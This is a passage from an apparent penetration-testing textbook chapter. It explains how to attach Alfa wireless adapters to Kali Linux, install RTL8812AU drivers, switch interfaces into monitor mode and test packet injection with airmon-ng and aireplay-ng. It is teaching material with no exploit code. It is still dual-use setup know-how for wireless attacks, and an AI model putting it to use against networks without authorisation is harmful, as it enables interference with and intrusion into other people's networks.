


Figure 8.25: Wireless 2.4 GHz adapter

As shown in the preceding image, the Alfa adapter includes a detachable antenna, which enables penetration testers to connect with a more powerful antenna to capture wireless frames at a greater distance.

The following image shows the Alfa AWUS036ACH wireless adapter:

Figure 8.26: 5 GHz-supported adapter

As shown in the preceding image, the Alfa AWUS036ACH model also supports detachable antennas similar to the Alfa AWUS036NHA model.

Using a wireless network adapter that supports the 2.4 GHz band will only be efficient for performing wireless penetration testing on wireless networks and access points that operate only on 2.4 GHz and not 5 GHz. As a penetration tester, it is important to always be prepared for each type of penetration test, such as ensuring you have the appropriate software and hardware tools within your arsenal.

Imagine that you have arrived at the customer's location to perform a wireless penetration test and you attach your wireless network adapter to Kali Linux, but it is unable to detect the targeted wireless network. While there are many reasons for not being able to detect the wireless network, one specific reason is that the targeted wireless network is operating on the 5 GHz band, while your wireless network adapter only supports 2.4 GHz. Hence, it is important to carefully plan for each penetration test before starting any technical work on the customer's infrastructure.

Over the next few subsections, you will learn how to connect the Alfa AWUS036NHA and AWUS036ACH wireless adapters to the Kali Linux virtual machine.

Connecting wireless adapters to Kali Linux

In this section, you will learn how to properly attach a USB wireless network adapter to Kali Linux over Oracle VM VirtualBox. In this exercise, I'll be using the Alfa AWUS036NHA wireless adapter as it doesn't require additional drivers on Kali Linux.

To get started with this exercise, please follow these instructions:

1. Firstly, attach the Alfa AWUS036NHA wireless adapter to your host system via an available USB port. I do not recommend connecting your wireless network adapter to a USB hub; instead, consider connecting the wireless adapter directly to a USB port on your motherboard or laptop to ensure the right drivers are loaded on the Kali Linux machine to identify the adapter.
2. Next, open **Oracle VM VirtualBox Manager**, select the Kali Linux virtual machine, and click on **Settings**, as shown here:

Figure 8.27: The Settings option

3. In the **Settings** menu, select the **USB** category and ensure the **USB Controller** mode is set to either **USB 2.0** or **USB 3.0** based on the type of physical USB ports on your host computer. Then, click on the **USB+** icon to select the wireless network adapter, as shown here:

Figure 8.28: USB settings

4. Next, the USB device menu will appear, showing all connected USB devices on the host computer, including the connected Alfa AWUS036NHA wireless adapter. Simply select the **Alfa AWUS036NHA** wireless adapter to insert it within the list of USB devices, as shown here:

   Figure 8.29: USB devices

   As shown in the preceding screenshot, the wireless network adapter is labeled **ATHEROS UB91C**. The device identification may vary on the chipset on the wireless adapter and the operating system.

   The following screenshot shows that the wireless adapter is available within the **USB Device Filters** list and it is selected:

   Figure 8.30: Attached USB wireless adapter

5. Next, on the **Settings** window, click on **OK** to save the configurations.
6. Next, power on the **Kali Linux** virtual machine and log in to the desktop.
7. Next, the wireless network adapter may not logically be connected to Kali Linux; therefore, right-click on the **USB** icon found on the Kali Linux virtual machine status bar at the bottom right, as shown here:

Figure 8.31: USB icon

After you’ve right-clicked on the **USB** icon, a list of available USB devices will appear. Simply click on the wireless network adapter to attach it to the virtual machine.

8. On **Kali Linux**, open the **Terminal** and use the `ifconfig` command to verify that the wireless network adapter is attached, as shown here:

   Figure 8.32: Checking network interfaces

   As shown in the preceding screenshot, Kali Linux was able to detect the physical wireless network adapter and labeled the interface as `wlan0` without requiring any additional software drivers. Within Linux-based operating systems, physical Ethernet adapters are labeled as `eth` interfaces, while wireless adapters are labeled as `wlan` interfaces. The number after an interface’s name represents the **interface identifier** (**ID**) and the first interface usually begins with `0`, such as `eth0` and `wlan0`.

9. Next, use the `iwconfig` command to view specific details of the wireless adapter, as shown here:

Figure 8.33: Checking wireless adapters

10. As shown in the preceding screenshot, the `iwconfig` command enables us to view the current operating system mode of the wireless network adapter. Here, you can view the operating system mode and the transmitting power level (**Tx-Power**) and determine whether the wireless adapter is associated (connected) to a nearby access point or wireless router.

Having completed this exercise, you have learned how to successfully attach a wireless network adapter to Kali Linux. Furthermore, you have learned how the Alfa AWUS036NHA wireless network adapter functions seamlessly as a plug-and-play device. Next, you will learn how to connect a wireless network adapter that has an RTL8812AU chipset such as the Alfa AWUS036ACH wireless adapter.

Connecting a wireless adapter with an RTL8812AU chipset

Various wireless network adapters have the RTL8812AU chipset and are not natively recognized/identified by Kali Linux when it's connected. In this section, you will learn how to successfully set up and connect a wireless network adapter such as the Alfa AWUS036ACH wireless network adapter, which has an RTL8812AU chipset.

To get started with this exercise, please use the following instructions:

1. Firstly, connect the Alfa AWUS036ACH wireless network adapter to your host system.
2. Open **Oracle VirtualBox Manager**, select the **Kali Linux** virtual machine, and click on **Settings**.
3. Once the **Settings** menu appears, click on the **USB** category and ensure that the **USB Controller** mode is either set to **USB 2.0** or **3.0**, which is based on the type of physical USB ports that are supported on your host computer. Then, click on the **USB+** icon to open a pop-up menu that displays all USB-connected devices, as shown here:

Figure 8.34: Adding a USB device

4. Next, on the USB devices pop-up menu, select the wireless network adapter that is labeled **Realtek 802.11n NIC**, as shown here:

Figure 8.35: Selecting a wireless adapter

> The device identification may vary on the chipset on the wireless adapter and the operating system.

The following screenshot shows that the wireless adapter is available within the **USB Device Filters** list and it is selected:

Figure 8.36: Attached USB wireless adapter

5. Now, on the **Settings** window, click on **OK** to save the configurations.
6. Next, power on the **Kali Linux** virtual machine and log in to the desktop.
7. The wireless network adapter may not logically be connected to Kali Linux; therefore, right-click on the USB icon found on the Kali Linux virtual machine status bar at the bottom right and select the newly connected wireless network adapter, as shown here:

   Figure 8.37: Verifying adapter is connected

   As shown in the preceding screenshot, the Alfa AWUS036ACH is identified as a **Realtek 802.11n NIC** device.

8. Next, open the **Terminal** within Kali Linux and use the `lsusb` command to verify the chipset of the attached wireless adapter, as shown here:

   Figure 8.38: Checking adapter status

   As shown in the preceding screenshot, the Alfa AWUS036ACH wireless adapter has an RTL8812AU chipset. However, when using the `iwconfig` command, Kali Linux is unable to detect the wireless adapter, as shown here:

   Figure 8.39: Checking wireless adapters

9. Next, use the following command to update the package's source lists file on Kali Linux:

   ```
   kali@kali:~$ sudo apt update
   ```

10. Then, install the Realtek drivers for the RTL88XXAU chipset onto Kali Linux with **Dynamic Kernel Module Support** (**DKMS**) using the following commands:

```
kali@kali:~$ sudo apt install realtek-rtl88xxau-dkms
```

11. Next, use the following commands to download, compile, and install the latest RTL8812AU drivers from the `aircrack-ng` GitHub repository:

```
kali@kali:~$ git clone https://github.com/aircrack-ng/rtl8812au
kali@kali:~$ cd rtl8812au
kali@kali:~/rtl8812au$ sudo make
kali@kali:~/rtl8812au$ sudo make install
```

12. Now, reboot Kali Linux to ensure that the newly installed drivers are effective.
13. After rebooting Kali Linux, open the Terminal and use the `iwconfig` command to verify that the Alfa AWUS036ACH wireless network adapter is being recognized on Kali Linux, as shown here:

Figure 8.40: Verifying the wireless adapter's status

As shown in the preceding screenshot, the wireless network adapter is now connected to Kali Linux, which enables us to perform various types of wireless-based attacks on the 2.4 GHz and 5 GHz wireless frequencies. Wireless penetration testing will be covered later in this book.

Having completed this section, you have learned how to connect a natively supported wireless network adapter to Kali Linux via Oracle VirtualBox. In addition, you have also learned how to install the necessary drivers that support wireless network adapters with the RTL8812AU chipset. In the next section, you will learn about the various operating modes of wireless network adapters and how they can be leveraged for wireless penetration testing.

Managing and Monitoring wireless modes

As an ethical hacker and penetration tester, it is important to have a clear understanding of the various operating modes of a wireless network adapter. Let's take a look at each operating mode for wireless network adapters:

- **Managed**: This is the default operating mode for all wireless network adapters. This mode enables a host device such as a computer to connect to a nearby access point or wireless router. However, this mode does not enable ethical hackers and penetration testers to perform any type of wireless penetration testing techniques on a targeted wireless network.

- **Monitor**: This operating mode enables ethical hackers and penetration testers to scan for **Institute of Electrical and Electronics Engineers** (**IEEE**) 802.11 wireless networks within the vicinity, capture wireless frames such as beacons from access points and probes from wireless clients, and perform packet injection attacks on a targeted wireless network without establishing a connection to the target.
- **Master**: This mode enables Linux-based operating systems to function as an access point or wireless router.
- **Ad hoc**: This mode enables the host system to directly connect to another host without the need for an intermediary device such as an access point or wireless router.
- **Repeater**: This mode allows a host device to simply capture a wireless signal and reproduce it to other clients to extend the range of a wireless network. Keep in mind that repeaters are typically used to extend wireless signal coverage over distance.
- **Secondary**: This mode enables a host to operate as a backup device for a master or repeater system.

Now that you understand the various operating modes of wireless network adapters, let's dive into configuring Monitoring mode and determine whether a wireless network adapter supports packet injection.

Configuring Monitoring mode

In this section, you will learn how to configure a wireless network adapter to operate in monitor mode using native tools within Kali Linux. For this exercise, we'll be using the Alfa AWUS036NHA wireless network adapter.

> To perform packet injection, the wireless network interface has to be in monitor mode.

To get started with this exercise, please follow these instructions:

1. Ensure that the Alfa AWUS036NHA wireless network adapter is connected to your host machine and that it's attached to the **Kali Linux** virtual machine via **Oracle VM VirtualBox Manager**.

2. Power on the **Kali Linux** virtual machine, open the **Terminal**, and use the `iwconfig` command to verify whether the wireless network adapter is being detected by Kali Linux, as shown here:

   Figure 8.41: Viewing wireless adapters

   As shown in the preceding screenshot, the wireless network adapter is identified as `wlan0` and is operating in **Managed** mode.

3. Next, logically turn down the `wlan0` interface with the following command:

   ```
   kali@kali:~$ sudo ifconfig wlan0 down
   ```

   After executing the preceding command, use the `ifconfig` command to verify whether `wlan0` is no longer shown in the output. If the `wlan0` interface is still present, execute the `sudo ifconfig wlan0 down` command again.

4. Next, change the operating mode of `wlan0` to **Monitor** with the following commands:

   ```
   kali@kali:~$ sudo iwconfig wlan0 mode monitor
   ```

   The preceding command will automatically re-enable the `wlan0` interface.

5. Next, use the `iwconfig` command to verify that the `wlan0` interface is configured in **Monitor** mode, as shown here:

Figure 8.42: Monitor mode

6. To test whether the attached wireless network adapter supports packet injection, use the following command:

   ```
   kali@kali:~$ sudo aireplay-ng -9 wlan0
   ```

`aireplay-ng` is a component of the `aircrack-ng` suite of wireless security tools for wireless penetration testing. Using the `-9` syntax enables the interface/adapter to test for packet injection while it operates in `Monitor` mode, as shown here:

Figure 8.43: Checking injection capabilities

7. Lastly, to revert the interface to `Managed` mode, use the following commands:

```
kali@kali:~$ sudo ifconfig wlan0 down
kali@kali:~$ sudo iwconfig wlan0 mode managed
kali@kali:~$ sudo ifconfig wlan0 up
```

The following screenshot verifies that the wireless network adapter has been successfully reverted to `Managed` mode:

Figure 8.44: Managed mode

Having completed this exercise, you have learned how to enable monitor mode on a wireless network adapter using native tools within Kali Linux and test whether packet injection is supported. Next, you will learn how to automate this process by using `aircrack-ng` on Kali Linux.

Using aircrack-ng to enable monitor mode

In this section, you will learn how to use `aircrack-ng`, a suite of wireless security tools that's commonly used by ethical hackers and penetration testers to enable monitor mode on wireless network adapters. For this exercise, we will be using the Alfa AWUS036NHA wireless network adapter.

To get started with this exercise, please use the following instructions:

1. Ensure that the Alfa AWUS036NHA wireless network adapter is connected to your host computer and that it's attached to the **Kali Linux** virtual machine on **Oracle VM VirtualBox Manager**.

2. Power on the **Kali Linux** virtual machine and log in.
3. Next, open the **Terminal** within **Kali Linux** and use the `iwconfig` command to verify whether the Alfa AWUS036NHA wireless network adapter is detected, as shown here:

Figure 8.45: Checking adapter status

4. Next, use the following commands to identify and terminate any background processes that may prevent the wireless network adapter from operating in Monitor mode:

```
kali@kali:~$ sudo airmon-ng check kill
```

   The following screenshot shows that `airmon-ng` found potentially conflicting processes and terminated them:

   Figure 8.46: Terminating conflicting processes

5. Next, enable Monitor mode on the `wlan0` interface by using the following commands:

```
kali@kali:~$ sudo airmon-ng start wlan0
```

   The following screenshot shows that a new logical interface called `wlan0mon` was created as the monitor interface:

   Figure 8.47: Enabling monitor mode

6. Use the `iwconfig` command to verify the operation status of the newly created monitor interface, as shown here:

Figure 8.48: Viewing the new adapter status

7. Next, use `aircrack-ng` to test whether packet injection is supported on `wlan0mon`; use the following command:

   ```
   kali@kali:~$ sudo aireplay-ng -9 wlan0mon
   ```

   The following screenshot shows that `aireplay-ng` was able to verify that packet injection is supported on the interface:

   Figure 8.49: Checking injection capabilities

8. Lastly, to revert the wireless interface from monitor to managed mode, use the following command:

   ```
   kali@kali:~$ sudo airmon-ng stop wlan0mon
   ```

   The following screenshot shows that `airmon-ng` disabled monitor mode on the interface:

   Figure 8.50: Disabling monitor mode

9. Lastly, use the `iwconfig` command to verify that the wireless interface is operating in managed mode, as shown here:

Figure 8.51: Checking adapter status

> To learn more about `aircrack-ng`, please visit **https://www.aircrack-ng.org/documentation.html**.

Having completed this section, you have learned how to configure wireless network adapters to operate in monitor mode using both native and automated tools within Kali Linux. In addition, you have learned how to test whether a wireless network adapter supports packet injection.

Summary

Having completed this chapter, you have learned about the importance of network penetration testing and how it helps organizations improve their cyber defenses and strategies to prevent future cyberattacks and threats. In addition, you have discovered how to set up and work with both bind and reverse shells between different systems over a network. Furthermore, you have exploited how to set up wireless network adapters for performing wireless penetration testing in later chapters.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Performing Network Penetration Testing*, you will learn how to perform network penetration testing to identify security vulnerabilities on targeted systems and networks.

Further reading

- To learn about `aircrack-ng`, go to **https://www.aircrack-ng.org/doku.php?id=Main**.

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet